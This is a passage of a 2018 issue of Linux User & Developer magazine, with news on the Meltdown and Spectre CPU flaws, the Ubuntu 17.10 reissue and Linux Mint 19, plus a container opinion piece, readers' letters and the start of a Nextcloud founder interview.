

IN-DEPTH MELTDOWN & SPECTRE

www.linuxuser.co.uk

# Linux User

THE ESSENTIAL MAGAZINE  
FOR THE GNU GENERATION



& Developer™

YOUR ULTIMATE GUIDE

## VIRTUALISE YOUR SYSTEM

Master KVM • Virtualise apps with Docker • Automate deployments

CEO INTERVIEW

### Nextcloud 13

From personal cloud  
to secure collaboration



OPEN SOURCE

### Tagging turtles

Open conservation  
in the Gulf of Guinea



### Racket rules!

Make your dream  
programming language

### Tested: web servers

The best lightweight web servers:  
Cherokee, Hiawatha, Lighttpd, Nginx

EXPERT ADVICE

## Protect your tech

Top anti-theft products

# 42

 PAGES OF  
GUIDES

> Learn Metasploit > IoT with MQTT

> Advanced GNU Make: write rules

## + Pi Projects

> Remote hacking > Numba & more!



ALSO INSIDE

- ReactOS 4.7
- Varidesk review
- Build a recorder





1,500  
FOOTBALL PITCHES  
EVERY DAY!

Did you know that European forests, which provide wood for making paper and many other products, have grown by 44,000km<sup>2</sup> over the past 10 years? That's more than 1,500 football pitches every day!<sup>†</sup>

Love magazines? You'll love them even more knowing they're made from natural, renewable and recyclable wood



<sup>†</sup> UNFAO, Global Forest Resources Assessment 2005-2015.

Two Sides is a global initiative promoting the responsible use of print and paper which, when sourced from certified or sustainably managed forests, is a uniquely powerful and natural communications medium.

There are some great reasons to [#LovePaper](#)  
Discover them now,  
[twosides.info](#)



Future PLC Quay House, The Ambury, Bath BA1 1UA

#### Editorial

Editor **Chris Thornett**  
chris.thornett@futurenet.com  
01202 442244

Designer **Rosie Webber**

Production Editor **Ed Ricketts**

Editor in Chief, Tech **Graham Barlow**  
Senior Art Editor **Jo Gulliver**

#### Contributors

Dan Aldred, Michael Bedford, Joey Bernard, Neil Bothwick,  
Christian Cawley, John Gowers, Tam Hanna, Toni Castillo  
Girona, Jon Masters, Calvin Robinson, Mayank Sharma,  
Alexander Smith

All copyrights and trademarks are recognised and respected.  
Linux is the registered trademark of Linus Torvalds in the U.S.  
and other countries.

#### Advertising

Media packs are available on request  
Commercial Director **Clare Dove**  
clare.dove@futurenet.com  
Advertising Director **Richard Hemmings**  
richard.hemmings@futurenet.com  
01225 687615  
Account Director **Andrew Tilbury**  
andrew.tilbury@futurenet.com  
01225 687144  
Account Director **Crispin Moller**  
crispin.moller@futurenet.com  
01225 687335

#### International

Linux User & Developer is available for licensing. Contact the  
International department to discuss partnership opportunities  
International Licensing Director **Matt Ellis**  
matt.ellis@futurenet.com

#### Subscriptions

Email enquiries **contact@myfavouritemagazines.co.uk**  
UK orderline & enquiries **0888 888 8888**  
Overseas order line and enquiries **+44 (0)888 888888**  
Online orders & enquiries **www.myfavouritemagazines.co.uk**  
Head of subscriptions **Sharon Todd**

#### Circulation

Head of Newstrade **Tim Mathers**

#### Production

Head of Production US & UK **Mark Constance**  
Production Project Manager **Clare Scott**  
Advertising Production Manager **Joanne Crosby**  
Digital Editions Controller **Jason Hudson**  
Production Manager **Nola Cokely**

#### Management

Managing Director **Aaron Asadi**  
Editorial Director **Paul Newman**  
Art & Design Director **Ross Andrews**  
Head of Art & Design **Rodney Dive**  
Commercial Finance Director **Dan Jotcham**

#### Printed by

Wyndeham Peterborough, Storey's Bar Road,  
Peterborough, Cambridgeshire, PE1 5YS

#### Distributed by

Marketforce, 5 Churchill Place, Canary Wharf, London, E14 5HU  
www.marketforce.co.uk Tel: 0203 787 9001  
ISSN 2041-3270

We are committed to only using magazine paper which is derived from responsibly  
managed, certified forestry and chlorine-free manufacture. The paper in this magazine  
was sourced and produced from sustainable managed forests, conforming to strict  
environmental and socioeconomic standards. The manufacturing paper mill holds full  
FSC (Forest Stewardship Council) certification and accreditation.

All contents © 2018 Future Publishing Limited or published under licence. All rights  
reserved. No part of this magazine may be used, stored, transmitted or reproduced in  
any way without the prior written permission of the publisher. Future Publishing Limited  
(company number 2008885) is registered in England and Wales. Registered office:  
Quay House, The Ambury, Bath BA1 1UA. All information contained in this publication  
is for information only and is, as far as we are aware, correct at the time of going  
to press. Future cannot accept any responsibility for errors or inaccuracies in regard  
to information. You are advised to contact manufacturers and retailers directly with regard  
to the price of products/services referred to in this publication. Apps and websites  
mentioned in this publication are not under our control. We are not responsible for their  
contents or any other changes or updates to them. This magazine is fully independent  
and not affiliated in any way with the companies mentioned herein.

If you submit material to us, you warrant that you own the material and/or have the  
necessary rights/permissions to supply the material and you automatically grant  
Future and its licensees a licence to publish your submission in whole or in part in any  
all issues and/or editions of publications, in any format published worldwide and on  
associated websites, social media channels and associated products. Any material you  
submit is sent at your own risk and, although every care is taken, neither Future nor its  
employees, agents, subcontractors or licensees shall be liable for loss or damage. We  
assume all unsolicited material is for publication unless otherwise stated, and reserve  
the right to edit, amend, adapt all submissions.



Future plc is a public  
company quoted on the  
London Stock Exchange  
(symbol: FUTR)  
[www.futureplc.com](http://www.futureplc.com)

Chief executive **Zillah Byng-Thorne**  
Non-executive chairman **Peter Allen**  
Chief financial officer **Penny Ladkin-Brand**

Tel +44 (0)1225 442 244

# Welcome

## to issue 188 of Linux User & Developer

### In this issue

- » Exclusive: Nextcloud, p12
- » Virtualise Your System, p18
- » Protect Your Tech, p58



#### Welcome to the UK and North America's favourite Linux and FOSS magazine.

Through the storm of Spectre and Meltdown, we need to tip our hats to those unsung heroes who are rapidly creating new kernel features to help protect users against these vulnerabilities. It's a Herculean task and they should be celebrated, not berated. We need to include in there Kernel Column writer Jon Masters, who, as well as working doggedly on the ARM side of the issues, has written an extended column this month on the battle to mitigate both vulnerabilities. What a guy!

For the rest of the magazine, we hope to make your life less stressful, with a guide to becoming a virtualisation power user (p18); a write-up on the inspirational work of the Arribada Initiative in animal conservation (p32); and ways to protect your tech from thieves (p58). Our main interview is with Frank Karlitschek, the founder of Nextcloud (p12), on its collaborative features, the future and the release of end-to-end encryption in Nextcloud 13.

As usual, the tutorial section is packed, but highlights include a primer on both Metasploit and the Racket programming language. Meanwhile in Practical Pi, we have some fun with a Rubber Ducky hacking device and use Numba to speed up your Python code. Enjoy!

Chris Thornett, Editor

## Get in touch with the team:

# linuxuser@futurenet.com



Facebook:  
[facebook.com/LinuxUserUK](https://facebook.com/LinuxUserUK)



Twitter:  
[@linuxusermag](https://twitter.com/linuxusermag)



[filesilohelp@futurenet.com](mailto:filesilohelp@futurenet.com)

For the best subscription deal head to:

## myfavouritemagazines.co.uk/sublud

Save up to 20% on print subs! See page 30 for details

# Contents



## OpenSource

- 06 News**  
Open Source is 20 and new Mint details
- 10 Letters**  
More of your magnificent missives
- 12 Interview**  
We talk to Nextcloud on the occasion of its eighth anniversary
- 15 Kernel Column**  
A detailed discussion of how Spectre and Meltdown actually work

## InspireOS

- 32 Open sourcing conservation**  
How Alasdair Davies' Arribada Initiative is helping natural scientists

## Features

- 18 Virtualise Your System**  
Virtualisation is one of the key technologies that is making its mark on both the enterprise and the power user's desktop. Get to grips with the technology to streamline systems management: discover how to create virtual hardware and use it to power virtual machines, master the art of migrating a live VM to another host to eliminate downtime, and learn about containers, which have become the most popular form of virtualisation technology
- 58 Protect Your Tech**  
Having your hardware stolen is not only expensive in simple money terms – it could also be disastrous for your data security. **Mike Bedford** looks at some of the ways you can secure your tech, from anti-theft products to behavioural changes

## Tutorials

- 36 Essential Linux: GNU Make**  
Continuing our series on learning GNU Make with a look at advanced rules
- 40 MQTT – Part 3**  
Create a complete system based around the ESP32 microcontroller
- 44 Security: Metasploit**  
Discover the wonders awaiting in the Metasploit pen-testing framework
- 48 Arduino: Dictaphone**  
Refine your Dictaphone-style recorder into a sellable product
- 52 Racket: an introduction**  
Racket is an open source LISP dialect that's becoming ever more popular. Find out why in this tutorial



70



68



86



74



88

## Practical Pi

- 68 Pi Project**  
**Peter Monaco** explains how he produced his own home automation control touchscreen based on the Pi, including clever use of 3D printing
- 70 Remote hacking device**  
Turn a Pi Zero W into a USB-based 'Rubber Ducky' hacking device with just a few scripts
- 74 Temperature display**  
Combine LEDs, touch buttons and sensor readings using the nifty Pimoroni Rainbow HAT
- 78 Pythonista's Razor**  
Want better performance from your Python code? Use Numba to speed it up – selectively or otherwise

## Reviews

- 81 Group test: lightweight web servers**  
For those of us who don't need a full-fat web server, which of these four deliver the goods?
- 86 Varidesk Pro Plus 36 Black**  
A variable 'standing' desk promises all sorts of health benefits. We put this pricey model to the test
- 88 ReactOS 4.7**  
An OS inspired by the design values of Windows... wait, come back! This non-Linux system has a lot to offer
- 90 Fresh FOSS**  
Flickr client Frogr 1.4, media player mpv 0.28.0, game emulator ScummVM 2.0 and photo editor Fotoxx 18.01

## Back page

- 96 Top open source projects**  
The software making waves across the world this month



**SUBSCRIBE TODAY**  
Save up to 20% when you subscribe! Turn to page 30 for more information

## HARDWARE

# Linux hit by Meltdown and Spectre security vulnerabilities

Intel or AMD, all systems are at risk, and patching can be painful


**Meltdown and Spectre have made headlines around the world for being among the most serious security vulnerabilities found in the last 20 years.** And if you're using a device with a CPU built in those last 20 years, you're almost certainly affected.

Although problems with Intel CPUs had been rumoured throughout December, the sheer scale of what would come to be dubbed Meltdown could not have been predicted. Add in the twist that even AMD (and some ARM) CPUs are at risk alongside Intel chips thanks to a 'sister' bug, Spectre, and it's clear that this is a real mess. The exploits take advantage of a bug in out-of-order instruction execution in your CPU. This is essentially a way for CPUs to continue processing small amounts of data (out of order) while waiting for larger amounts to arrive from RAM. If necessary, data that is already processed but not needed can then be discarded.

Meltdown was first discovered by Google's Project Zero in mid-2017, and independently detected by two other groups of researchers. By taking advantage of a delay between processing data speculatively and checking whether it is required, data mapped in the kernel can be revealed. This could be a password or even encryption keys, and virtualisation makes no difference.

**Spectre forces applications to leak data via speculative execution; researchers did this with native code and JavaScript**

By the time the exploit was in the public domain, Linux, macOS and Windows had all received updates to patch the vulnerability, using a fix known as 'kernel page table isolation'. Essentially isolating the kernel from the Meltdown exploit and any attacking application preparing to read the data, this fix has the unfortunate side effect of slowing your PC's performance, by up to 30 per cent in some scenarios.



Eric Gaba, Wikimedia Commons user Sting, CC BY-SA 3.0

With Spectre, Intel and AMD chips are impacted, as well as some ARM processors. Tougher for an attacker to achieve, it's also more difficult to defend against. Spectre forces applications to leak data via speculative execution; researchers achieved this with native code and JavaScript.

The latter approach means that browser sandboxing is bypassed, which is a major problem in itself.

Dealing with these exploits has proven difficult for everyone. Some AMD systems have been left unable to boot after Microsoft issued a patch, industrial systems have been hit by driver incompatibilities, and Intel has issued a warning not to install its Spectre patch on Haswell or Broadwell CPUs. Intel's advice is simple, though: "End-users should continue to apply updates recommended by their system and operating system providers."



**Above** Many ARM-based devices such as the Raspberry Pi are immune to these exploits – though not all

Linux users should wait until their distro releases a stable update with the patched 4.14.13 kernel – for the simple reason that Linux developers have been kept in the dark. As stable branch maintainer Greg Kroah-Hartman observed: "As for how this was all handled by the companies involved, well, this could be described as a textbook example of how *not* to interact with the Linux kernel community properly."

This is going to take a long time to fix.

## SOFTWARE

# Open source celebrates its 20th anniversary

It's twenty years since the 'open source' moniker was first coined

**Designed as an educational and advocacy organisation to promote open development, the Open Source Initiative is adding an additional responsibility to its missions in 2018: celebrating its 20th anniversary.**

Founded in February 1998 in Palo Alto, California, the OSI was the result of a strategy session during which the term 'open source' was created.

In 1998, the computing landscape was very different. The notion of open source, sharing code for reuse and modification, and even

Long seen as the enemy of open source, Microsoft joined the Open Source Initiative as a premium sponsor in 2017

free software was completely alien to most, and a fringe activity to the rest. Thanks to Linux and the efforts of the Open Source Initiative, we live in a world that continues to move closer to intellectual collaboration. Case in point: long seen as the enemy of open source, Microsoft joined the OSI as a premium sponsor in September 2017.

Derived from the Debian Free Software Guidelines composed by Bruce Perens and refined following suggestions from the Debian GNU/Linux community in an email conference, the Open Source Definition was adopted by the Open Source Initiative during its formation. Soon after, the term was embraced by online communities, and inspired the terms FOSS (Free and Open Source Software) and FLOSS (Free/Libre and Open Source Software). By November 1998, the OSI's 'keyhole' logo had been designed by Colin Viebrock, and the 'OSI Certified' mark began appearing on software.

Describing it as "a huge milestone for everyone involved with technology," the OSI's

Nick Vidal told **Linux User & Developer** that they'll be celebrating the 20th anniversary in style, "organising several activities along the year to commemorate this special occasion, including the launch of Opensource.net and worldwide celebrations in conjunction with major tech conferences."

These include FOSDEM, OSCON, Open Source Summit, FOSSAsia, Campus Party and Linux.conf.au, and take place at various times throughout the year.

Opensource.net has already launched, and you can find details of the planned events at <https://opensource.net/events>. The site also features several ways for adherents of the cause to embrace the anniversary. As well as joining an online network of open source peers, developers and exponents can share their stories, highlighting "significant accomplishments and contributions that have made open source software a valued asset."

You can find out more about the OSI at <https://opensource.org>.



## DISTRO FEED

### ► Top 10

(Average hits per day, month to 15 January 2018)

|     |            |   |      |
|-----|------------|---|------|
| 1.  | Manjaro    | ▲ | 2875 |
| 2.  | Mint       | ▼ | 2658 |
| 3.  | Debian     | ▼ | 1519 |
| 4.  | Ubuntu     | ▲ | 1484 |
| 5.  | Solus      | ▲ | 1061 |
| 6.  | Antergos   | ▲ | 1050 |
| 7.  | Elementary | ▲ | 1001 |
| 8.  | TrueOS     | ▼ | 997  |
| 9.  | Fedora     | ▲ | 850  |
| 10. | MX Linux   | ▼ | 830  |

### ► This month



■ Stable releases (9)  
■ In development (5)

While Manjaro leaps to the top spot, just outside the top ten there are surprise appearances from Endless and feren.

### ► Highlights



#### MX Linux

A collaboration between the antiX and former MEPIS Linux communities, MX Linux was first launched in 2014 and has developed into a usable operating system with a medium-sized footprint. Xfce is provided as the default desktop in this stable distro.



#### Endless OS

A growth in popularity for Endless OS, which uses a customised version of GNOME 3. But is its abandonment of the traditional package management system an advantage?



#### feren

Based on Linux Mint, feren ships with the Cinnamon desktop and Wine pre-installed. Windows compatibility and productivity is a focus: Microsoft Office and WPS Office are also pre-loaded.



Latest distros available:

[filesilo.co.uk](http://filesilo.co.uk)

## UBUNTU

# Ubuntu 17.10 reissue commences with important bugfix included

Lenovo, Acer and Dell laptop owners can update with confidence

**Following reports that Ubuntu 17.10 bricked certain laptops, Canonical has finally reissued the October 2017 version of Ubuntu.** At the root of the problem was the Intel SPI Driver, which resulted in Lenovo laptops (and some from Dell and Acer) being unable to boot, or blocked from making changes to the BIOS.

Worryingly, the bug could impact your system simply from being loaded as a live image. Worst of all, while fixes are now in circulation, this bug can leave the motherboard unusable.

The Intel SPI driver enables direct BIOS upgrades, but remains disabled in future versions of the Linux kernel. With the ability to overwrite SPI flash memory, the Intel

Worryingly, the bug could impact your system simply from being loaded as a live image



**Above** Laptop bricked after upgrading to Ubuntu 17.10? Update the kernel

SPI driver's documentation warns against enabling it "unless you know what you are doing." The entry for Artful Aardvark in the Ubuntu wiki states: "Users with affected systems should not upgrade to Ubuntu 17.10 or boot an Ubuntu 17.10 installer image until this issue as resolved. Doing so may result in your computer requiring professional servicing in order to restore BIOS functionality."

Quite why Canonical enabled the driver is currently unknown,

but it resulted in Ubuntu 17.10 being pulled until 11 January. The new release has the driver disabled, which will avoid the problem occurring in future. If you've downloaded the earlier version of Ubuntu 17.10 but didn't get around to installing, it's advisable to discard this and download the revision. See <https://bugs.launchpad.net/bugs/1734147> for more.

Those who were hit by the bug, meanwhile, were left with no option but to upgrade their Linux kernel. No doubt steps have been put in place to avoid similar errors in future.

## MINT

# Mint 19 details and June 2018 release confirmed

GTK 3 support is one of the biggest new features

**As expected, Linux Mint 19 has been confirmed for a summer release, and continues the convention for female names as 'Tara'.** Based on Ubuntu 18.04 LTS, Linux Mint 19 will include critical security fixes for the duration of the Long Term Support, making it an ideal hopping-on point for newcomers, as well as a vital upgrade.

Several new features have been announced for Linux Mint 19. For instance, improved HiDPI support is included – perhaps better known as 'Retina Display' in Apple-speak marketing. This means that Mint 19 should look amazing on the latest MacBooks and iMacs.

Various core apps are being updated, too. These include adding full text search to Nemo, and some tweaks and improvements to the Mint Update tool. Mint Welcome is undergoing a modest change, too. Other

Improved HiDPI support is included – perhaps better known as 'Retina Display' in Apple-speak

apps are expected, but perhaps the most important revision is support for GTK 3.

GTK 3.22 is the stable release version introduced to Linux Mint 19, and has several

benefits. For Linux Mint users, it means that modern GTK themes will run on Cinnamon without any issues. It also means several third-party apps previously marked as 'not working' can be used once more.

But Linux Mint doesn't stop at your desktop; other distributions use Mint components. Introducing GTK 3 – the version used in the revised LMDE 3 – means that those components will run better under different environments. As the Linux Mint blog explains: "This should ease development and increase the quality of these components outside of Linux Mint."

## OPINION

# From container chaos to business adoption – and what's next

How the IT industry will drive adoption in the world of containers

**P**erformance, cost efficiency, scalability and speed: these are just some of the factors that have already prompted 42 per cent of businesses to take the plunge into container technology, regardless of its relative infancy.

With the market predicted to be worth \$2.7 billion by 2020 according to 451 Research, this trend is set to continue as businesses look to leverage these benefits for running their applications in the cloud.

However, there are still some significant obstacles and misconceptions that need to be overcome. Challenges around ensuring application security are prominent, for example, but even more important for the future of the industry will be ensuring portability and compatibility.

The growth in the popularity of containers is undeniable, but a disconnect has emerged between the interest being shown in the technology and actual adoption. This is understandably an issue that the industry will be keen to solve.

### Risk-averse

Even as the hype around 'containerisation' continues to grow, the technology is at a stage where the enterprise is yet to be fully convinced, with many CIOs and IT managers still unsure if the technology is the right option for them. It's still relatively early days, so this hesitation is to be expected – after all, any new technology comes with risks. However, one way of easing these fears is for the industry to accelerate its portability and compatibility efforts.

At this point, it's important to note that this isn't a new issue. Many vendors and providers have made significant progress in creating platforms with high levels of compatibility. For example, Canonical recently announced two consulting packages for enterprise Kubernetes deployments – along with extended support for container management workflows from Rancher and Weave Cloud from Weaveworks – to provide businesses with a consistently secure and efficient Kubernetes across multiple clouds.

However, compatibility issues are still common for developers, particularly in enterprise deployments that require broad interoperability in order to maintain optimum levels of performance. Furthermore, although portability is an often-quoted benefit of containers, they are still subject to significant limitations, such as the

inability to run a container built for one type of platform on a different one. There is also the age-old issue of backwards compatibility.

Porting containers from one operating system to another (from Windows to Linux, for example) is also complicated and a frequent source of headaches for developers in enterprises, which largely run a combination of systems.

### The key to adoption

Clearly, a greater focus on compatibility and portability is required throughout the industry to kick-start the widespread adoption of containers.

The reality of container portability is far less rosy than many vendors would have you believe. Most enterprises have complex, hybrid IT systems that present significant challenges when it comes to introducing container technology. But removing the roadblocks and making the lives of developers easier would go a long way towards helping the industry mature.

Greater standardisation of the container environment is also essential. The creation of a standardised container

👤 The reality of container portability is far less rosy than many vendors would have you believe 🗨️

layer would mean that users won't have to worry about interoperability, as services will be able to interact with each other regardless of the vendor they came from. Various industry bodies are already in place to help achieve this, such as the Open Container Initiative (OCI), which is focused on creating open industry standards for container formats, runtime and other aspects of the container environment.

Progress is certainly being made, but more still needs to be done. Canonical already works with the likes of AWS, Google and Oracle to optimise Ubuntu for containers on those clouds, and this kind of collaboration will be key to guiding the future container community and helping the world of containers evolve from chaos to widespread adoption. 🟩



**Marco Ceppi** is an Ubuntu Product Strategist at Canonical, and has been working professionally for the past eight years in both development and systems administration




## COMMENT

# Your letters

Questions and opinions about the mag, Linux and open source

**Right** Ada will be making an appearance in these pages soon, but what programming languages are scratching your itch? Fancy learning a bit of quantum programming, or is Free Pascal floating your boat?



## Do you speak my language?

**Dear LU&D,** I'd like to suggest that **Linux User and Developer** covers the programming languages Free Pascal and Ada. Free Pascal has seen something of a resurgence in recent years and has an excellent compiler that can target ARM as well as x86, and a superb IDE in the form of Lazarus. Ada continues to hold its own as a superb safety-orientated language; it comes as part of the GCC compiler collection, so programs written in Ada can target any platform that GCC supports, and there's a free IDE called GNAT Programming Studio.

**Noel Duffy**

**Chris:** Thanks, Noel. We've been looking at what languages to cover in the future – we'd like to dive into a meatier series soon. John Gowers and I were talking about the possibility of running a primer on Ada but should we be focusing on something that's predominantly used for embedded systems? What do you think?

## The price of freedom

**Dear LU&D,** I've been trialling Linux OS on and off for a very short period of time, using various distros

including Red Hat, Manjaro and Fedora, none of which has lasted more than a month or so. I think a short life experience like this is due to, perhaps, frustration for feeling like a fish out water or having unrealistic expectations. Being so used to operating systems from Windows 7 to Windows 10 (we won't mention Windows 8) I find myself suddenly out of my comfort zone when it comes to Linux.

Until recently, I have been testing Ubuntu for a few months (it broke my Linux world record) and will likely upgrade to Ubuntu 18.04 LTS. I managed to get almost all my hardware working fine, except the scanner. All applications included with Ubuntu 16.04 LTS – or those just a click away – such as LibreOffice suite, Firefox, Chromium, Thunderbird, Telegram, VLC and Rhythmbox are up and running very well.

Throughout this period, I have begun to experience the enjoyment of challenges, patience when faced with obstacles, and anticipation of learning curves. Eventually, I started to admit that Linux OS is certainly the better choice, at least for those whose computing hardware and software needs aren't dictated by Windows.

At the same time, I have to acknowledge my appreciation to those selfless people who have been contributing their efforts to make Linux OS better for its users the world over. For the time being, I have still a lot more to learn more about Linux to appreciate it in full.

### GET IN TOUCH!

Got something to tell us or a burning question you need answered? Email us on [linuxuser@futurenet.com](mailto:linuxuser@futurenet.com)



**Above** Linux distros are a lot easier than they used to be, and the gap with proprietary OSes is getting narrower, but they are still challenging to use in comparison to the competition

Certainly, you have to experience it, but 'free' still comes with a price.

**Jonathan Drake**

**Chris:** Thanks for your letter, Jonathan. I imagine you'll be gearing up for the release of Ubuntu "Bionic Beaver" 18.04 in a few months. This will be the release where we get to see what Ubuntu regulars think of 'the change'. There are so many fantastic distros for desktop users now that it doesn't bear dwelling on. Ubuntu is still going strong, but the likes of Antergos, elementary OS, Linux Mint, Manjaro and Solus are all raising the bar and, although I hate to quote the Iron Lady, Linux users have never had it so good!

That is, of course, down to the vast army of volunteers that works on all the distros and key projects. If Meltdown and Spectre has highlighted anything, it's the incredible work of developers and maintainers who slog away outside of the spotlight. Maybe it's time we did something about that and picked out a committer who's at the pitface and celebrated what they do for us? What do you think?

## Thanking you

**Dear LU&D,** Due to hearing about your excellent publication on a website called TechRadar, and being interested in technology, I've come to **Linux User and Developer** for advice. I would like to know more about the open source projects presented by your magazine. Although I have not yet read the actual magazine I already find the content interesting.

I congratulate the magazine and thank you for sharing your knowledge with us users interested in Linux. I'd be am willing to learn more about the magazine and the development of Linux. Tips and tutorials would be of most interest as I am a beginner. Thank you!

**Name supplied**

**Chris:** What a polite chap. Thank you, thank you. Yes, we've been told that our stories on TechRadar Pro have done well in the race for eyeballs. We've mostly been posting the Inspiring Open Source series and the odd interview – I think the last piece was about the ZeroPhone – and it's nice to see the **Linux User and Developer** name being seen outside of its printed walls because we work very hard to provide a cracking read every month.

As to learning more about open source, outside of the **LU&D** magazine probably the best place to start is **opensource.com** and the Linux channel on Reddit. We can't compete with the sheer volume of information that's squeezed out by the internet per second, but we like to think of the magazine as an opportunity to pause in a busy month for some quality Linux time.

I don't think it's secret that TechRadar Pro will be launching a dedicated Linux channel soon, so you'll be able to get your fill of the best 5 distros for X all day long... as well as some decent articles from **LU&D** and that other Linux publication that insists on slapping Tux penguins everywhere (we love them really).

As for tips and tutorials, we'd direct any newcomers to the Essential Linux tutorial, which runs through a core subject in detail. The GNU Make series is ending this issue, so now is the perfect time to chime in with what introductory Linux skills you'd like to hone. Just email us at the usual place, **linuxuser@futurenet.com**, and as well as feeling good about helping other Linux folk you'll have a chance of winning an iStorage datAshur Pro flash drive!

### TOP TWEET



**@iRunSmartPhil:**  
A big THANK YOU to @LinuxUserMag for the latest @Linux\_Mint Cinnamon 18.3 I do love a good distro as a @windowsinsider I'm curious to see just how far the 'love' goes detailed in your special report #challenging

Follow us on Twitter  
**@LinuxUserMag**



**Above** As much as we like to see people reading our magazine, it does warm our hearts to hear that people are enjoying what we do on the interweb as well

## INTERVIEW NEXTCLOUD

# Conquering the collaborative cloud for open source

We interview Nextcloud as Frank Karlitschek marks eight years since his initial idea to create an ‘open-source Dropbox’ that respects your privacy



## Frank Karlitschek

is the founder of the Nextcloud and ownCloud projects, and was involved in several other free software projects, including a position as vice-president of KDE e.V.



## Jos Poortvliet

is the marketing and communications manager at Nextcloud and is also a leading member of KDE's marketing team.




**Nextcloud has gained a reputation as a self-hosted, open source alternative to many of the proprietary cloud-based file share and syncing services.**

But even from its roots in ownCloud, the project has had greater ambitions, and in the last year it has released a flurry of updates that has fortified it as secure collaboration platform. Nextcloud's managing director, Frank Karlitschek, and its marketer, Jos Poortvliet, invited us to chat about the future and the project's latest collaborative feature, Nextcloud Talk.

**Most of our readers would know Nextcloud and ownCloud, but I thought it'd be good to have an overview from you on what it is. I'd be interested to know as well where the idea came from.**

**Frank Karlitschek:** Absolutely. It's actually very good timing because I think tomorrow – Jos, correct me if I'm wrong, but I think tomorrow is the birthday, right, of ownCloud? I think so. I'm confused if it's tomorrow or Thursday, but I think it's tomorrow.

So eight years ago, I announced ownCloud. At the time, there was no real name for this thing, so I called it an open source Dropbox. Basically, this was the elevator pitch, something that's fully open-sourced – all the server side, all the clients – everything. And, of course, it's self-hosted – that's the main difference. There's no central service, but you can put it on your own machine or some machine you rent, or some hosting centre you like and trust.



**Above** Nextcloud functions in much the same way as Dropbox *et al*, but will now include end-to-end encryption in version 13

I was involved in the KDE project at the time. KDE, of course, is a free Linux desktop with all these ideas [around] secure and privacy and the data is protected and so on.

But at the time, I noticed that more and more people that use Linux still use cloud services to put their data into Dropbox. They use Gmail. They use Facebook and all kinds of other services. I thought, “Hmm. Maybe it's cool to have a free, open source, self-controlled client” basically. But if all the interesting stuff is happening on the server, in the cloud, then where's the freedom there?

So the idea was that maybe the Linux desktop should be combined with a free, open-source, self-controlled server component. And that was the original idea.

**How much of what you do, or have done, with ownCloud and then Nextcloud has been informed by the experiences you've had from the likes of working for KDE?**

**FK:** A lot. I was involved with KDE for a long time. I was a board member there, a vice president, and did different things. It's basically how I learned for 15 years how a free-software community works, and KDE is one of those communities which is completely volunteer-driven. There are a few corporate sponsors, but it's a volunteer community.

So there's no real company behind it. It's not like other open source things nowadays which are done by a company, and then everything internally. And at the end, they release a TAR file, and then they say, “Look, that's free software.” Of course, it is, in a way, free software, but it's not really done in a collaborative, open community way. It's like Android: it's sourced, but it's just co-run from Google.

So this is how, since the mid to late '90s, I learned how this open source thing worked. Thousands of people from all over the world collaborate over the internet, and produce a better open source product, which is then, in a lot of ways, better than what companies could produce. This was, for me... and also, Jos, I don't want to talk for you, but I think

it's similar. Jos was a bit of an inspiration for how ownCloud and then later Nextcloud should be run – totally open, and inviting an open process. All bugs, all features, everything is in the open. So we have a lot of contributors from all over the world who help with that. Yeah, this was definitely an inspiration.

